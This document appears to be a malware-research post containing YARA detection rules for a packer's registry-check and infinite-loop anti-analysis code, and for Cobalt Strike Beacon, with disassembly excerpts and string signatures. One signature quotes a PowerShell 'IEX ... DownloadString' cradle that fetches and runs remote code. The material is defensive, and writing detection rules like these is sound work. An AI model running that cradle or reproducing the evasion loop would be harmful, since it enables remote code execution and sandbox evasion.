          0044d1e6 ff 15 44        CALL       dword ptr [->ADVAPI32.DLL::RegOpenKeyA]
                   29 45 00
          0044d1ec 89 45 fc        MOV        dword ptr [EBP + local_8],EAX
          0044d1ef 83 7d fc 00     CMP        dword ptr [EBP + local_8],0x0
          0044d1f3 74 0b           JZ         LAB_0044d200
                               LAB_0044d1f5
XREF[1]:     0044d1fe(j)
          0044d1f5 ba 01 00        MOV        EDX,0x1
                   00 00
          0044d1fa 85 d2           TEST       EDX,EDX
          0044d1fc 74 02           JZ         LAB_0044d200
          0044d1fe eb f5           JMP        LAB_0044d1f5
        */

        $reg_key_check = {
                     (FF|E8) ?? ?? ?? ?? ??
// CALL dword ptr [->KERNEL32.DLL::GetLastError]
                     (83|93|A3|B3|C3|D3) (F8|F9|FA|FB|FC|FD|FE|FF) 06 [0-64]
// CMP <reg> 6
                     68 ?? ?? ?? ?? [0-8]
// PUSH data
                     (88|89|8A|8B|8C) (45|4D|55|5D|6D|75|7D) (F?|E?|D?|C?|B?|A?) [0-
8]   // MOV <reg>, [ebp + offset]
                     5? [0-8]
// PUSH <reg>
                     (88|89|8A|8B|8C) (0d|15|1d|25|2d|35|3d) ?? ?? ?? ?? [0-24]
// MOV <reg> dword
                     ff ?? ?? ?? ?? ?? [0-8]
// CALL dword ptr [->ADVAPI32.DLL::RegOpenKeyA]
```

```
                     (88|89|8A|8B|8C) 45 (F8|F9|FA|FB|FC|FD|FE|FF)         [0-8]
// MOV [EBP + local_8], EAX
                     83 (78|79|7A|7B|7D|7E|7F) (F8|F9|FA|FB|FC|FD|FE|FF) 00 [0-8]
// CMP dword ptr [EBP + offset],0x0
                     (E2|EB|72|74|75|7C) ?? [0-64]
// Conditional JMP (Heading for Inf Loop)
                     (B8|B9|BA|BB|BD|BE|BF) 01 00 00 00 [0-8]
// MOV <reg>, 0x1
                     (84|85) (D0|D1|D2|D3|D5|D6|D7) [0-8]
// TEST <reg>,<reg>
                     (E2|EB|72|74|75|7C) ?? [0-8]
// Loop/Conditional JMP
                     (E2|EB|72|74|75|7C) ??
// Loop/Conditional JMP
                   }

       /*
        00401e6f 81 ea ad        SUB        EDX,0xcad
                 0c 00 00
        00401e75 52              PUSH       EDX
        00401e76 ff 15 5c        CALL       dword ptr [DAT_004eb45c]
                 b4 4e 00
        00401e7c 89 45 fc        MOV        dword ptr [EBP + local_8],EAX
        00401e7f 83 7d fc 00     CMP        dword ptr [EBP + local_8],0x0
        00401e83 74 0b           JZ         LAB_00401e90
                             LAB_00401e85                                    XREF[1]:
00401e8e(j)
        00401e85 b8 01 00        MOV        EAX,0x1
                 00 00
        00401e8a 85 c0           TEST       EAX,EAX
        00401e8c 74 02           JZ         LAB_00401e90
        00401e8e eb f5           JMP        LAB_00401e85
                             LAB_00401e90                                    XREF[2]:
00401e83(j), 00401e8c(j)
        00401e90 e8 0b f4        CALL       FUN_004012a0
undefined * FUN_004012a0(void)
                 ff ff
        00401e95 a3 78 a1        MOV        [DAT_004ea178],EAX
= 00000042h
                 4e 00
        00401e9a 8b e5           MOV        ESP,EBP
        00401e9c 5d              POP        EBP
        00401e9d c3              RET
       */

       $reg_key_check_2 = {
                            (80|81|82|83) ?? ?? ?? ?? ?? [0-8]
// SUB <reg>, <value>
                            (50|51|52|53|55|56|57) [0-8]
// PUSH <reg>
                            ff ?? ?? ?? ?? ?? [0-8]
// CALL dword ptr [->ADVAPI32.DLL::RegOpenKeyA]
                            (88|89|8A|8B|8C) 45 (F8|F9|FA|FB|FC|FD|FE|FF)
[0-8]                  // MOV [EBP + local_8], EAX
                            (83|93|A3|B3|C3|D3) (78|79|7A|7B|7D|7E|7F)
```

```
(F8|F9|FA|FB|FC|FD|FE|FF) 00 [0-8] // CMP dword ptr [EBP + local_8], 0x0
                            (E2|EB|72|74|75|7C) ?? [0-8]
// Conditional JMP
                            (B8|B9|BA|BB|BD|BE|BF) 01 00 00 00 [0-8]
// MOV <reg>, 0x1
                            (84|85) (C0|C1|C2|C3|C4|C5|C6|C7) [0-8]
// TEST <reg>,<reg>
                            (E2|EB|72|74|75|7C) ?? [0-8]
// Conditional JMP
                            (E2|EB|72|74|75|7C) ??
// Inf Loop JMP
                          }

       /*
        00402d35 50              PUSH       EAX=>u_aaaerfacE\{b196b287-bab4-101a-
b6_00527800 = u"aaaerfacE\\{b196b287-bab4-10
        00402d36 8b 0d fc        MOV        ECX,dword ptr [DAT_005277fc]
= 80000002h
                 77 52 00
        00402d3c 83 e9 02        SUB        ECX,0x2
        00402d3f 51              PUSH       ECX
        00402d40 ff 55 f8        CALL       dword ptr [EBP + local_c]
        00402d43 89 45 fc        MOV        dword ptr [EBP + local_8],EAX
        00402d46 83 7d fc 00     CMP        dword ptr [EBP + local_8],0x0
        00402d4a 74 0b           JZ         LAB_00402d57
                             LAB_00402d4c                                   XREF[1]:
00402d55(j)
        00402d4c ba 01 00        MOV        EDX,0x1
                 00 00
        00402d51 85 d2           TEST       EDX,EDX
        00402d53 74 02           JZ         LAB_00402d57
        00402d55 eb f5           JMP        LAB_00402d4c
       */

       $reg_key_check_3 = {

                            (50|51|52|53|55|56|57) [0-8]
// PUSH <reg>
                            (88|89|8A|8B|8C) (0d|15|1d|25|2d|35|3d) ?? ?? ?? ?? [0-8]
// MOV <reg>, dword
                            (80|81|82|83) ?? ??  [0-8]
// SUB <reg>, <value>
                            (50|51|52|53|55|56|57) [0-8]
// PUSH <reg>
                            ff ?? ??  [0-8]
// CALL dword ptr [->ADVAPI32.DLL::RegOpenKeyA]
                            (88|89|8A|8B|8C) 45 (F8|F9|FA|FB|FC|FD|FE|FF)
[0-8]                  // MOV [EBP + local_8], EAX
                            (83|93|A3|B3|C3|D3) (78|79|7A|7B|7D|7E|7F)
(F8|F9|FA|FB|FC|FD|FE|FF) 00 [0-8] // CMP dword ptr [EBP + local_8], 0x0
                            (E2|EB|72|74|75|7C) ?? [0-8]
// Conditional JMP
                            (B8|B9|BA|BB|BD|BE|BF) 01 00 00 00 [0-8]
// MOV <reg>, 0x1
                            (84|85) (D0|D1|D2|D3|D4|D5|D6|D7) [0-8]
// TEST <reg>,<reg>
                            (E2|EB|72|74|75|7C) ?? [0-8]
// Conditional JMP
                            (E2|EB|72|74|75|7C) ??
// Inf Loop JMP

                          }

      /*
        Infinite Loop Check - Malware always checks for a certain reg key and if it
doesn't exist, it will loop infinitely. This probably shouldn't ever exist in
legitimate code.
      */

      $inf_loop_eax = {B8 01 00 00 00
                       85 C0
                       7? 0?
                       EB F?}

      $inf_loop_ecx = {B9 01 00 00 00
                       85 C9
                       7? 0?
                       EB F?}

      $inf_loop_edx = {BA 01 00 00 00
                       85 CA
                       7? 0?
                       EB F?}

      $inf_loop_ebx = {BB 01 00 00 00
                       85 CB
                       7? 0?
                       EB F?}

      $inf_loop_ebp = {BD 01 00 00 00
                       85 CD
                       7? 0?
                       EB F?}

      $inf_loop_esi = {BE 01 00 00 00
                       85 CE
                       7? 0?
                       EB F?}

      $inf_loop_edi = {BF 01 00 00 00
                       85 CF
                       7? 0?
                       EB F?}

    condition:
        (#worthless_cmp >= 3 and ($reg_key_check or $reg_key_check_2 or
$reg_key_check_3)) or
        $reg_key_check_3 or
        any of ($inf_loop_*)
```

```
}
```

Cobalt Strike Beacon Yara Rule

```
rule Cobalt_Strike_Beacon {
    meta:
        author = "muzi"
        date = "2021-07-04"
    strings:
        $s1 = "MZRE"
        $s2 = "MZAR"
        $s3 = "could not run command (w/ token) because of its length of %d bytes!"
        $s4 = "could not spawn %s (token): %d"
        $s5 = "could not spawn %s: %d"
        $s6 = "Could not open process token: %d (%u)"
        $s7 = "could not run %s as %s\\%s: %d"
        $s8 = "could not upload file: %d"
        $s9 = "could not open %s: %d"
        $s10 = "could not get file time: %d"
        $s11 = "could not set file time: %d"
        $s12 = "Could not connect to pipe (%s): %d"
        $s13 = "Could not open service control manager on %s: %d"
        $s14 = "Could not create service %s on %s: %d"
        $s15 = "Could not start service %s on %s: %d"
        $s16 = "Failed to impersonate token: %d"
        $s17 = "ppid %d is in a different desktop session (spawned jobs may fail).
Use 'ppid' to reset."
        $s18 = "could not write to process memory: %d"
        $s19 = "could not create remote thread in %d: %d"
        $s20 = "%d is an x64 process (can't inject x86 content)"
        $s21 = "%d is an x86 process (can't inject x64 content)"
        $s22 = "Could not connect to pipe: %d"
        $s23 = "kerberos ticket use failed: %08x"
        $s24 = "could not connect to pipe: %d"
        $s25 = "Maximum links reached. Disconnect one"
        $s26 = "IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:%u/')"
        $s27 = "I'm already in SMB mode"
        $s28 = "Failed to duplicate primary token for %d (%u)"
        $s29 = "Failed to impersonate logged on user %d (%u)"
        $s30 = "LibTomMath"
        $s31 = "beacon.dll"
        $s32 = "[email protected]"
    condition:
        6 of them

}
```

Cobalt Strike Magic MZ Yara Rule

```
rule Cobalt_Strike_Magic_MZ {
    meta:
        author = "muzi"
        date = "2021-07-04"

    condition:
        uint32be(0) == 0x4D5A5245 or uint32be(0) == 0x4D5A4152

}
```

beacon cobaltstrike cryptone dridex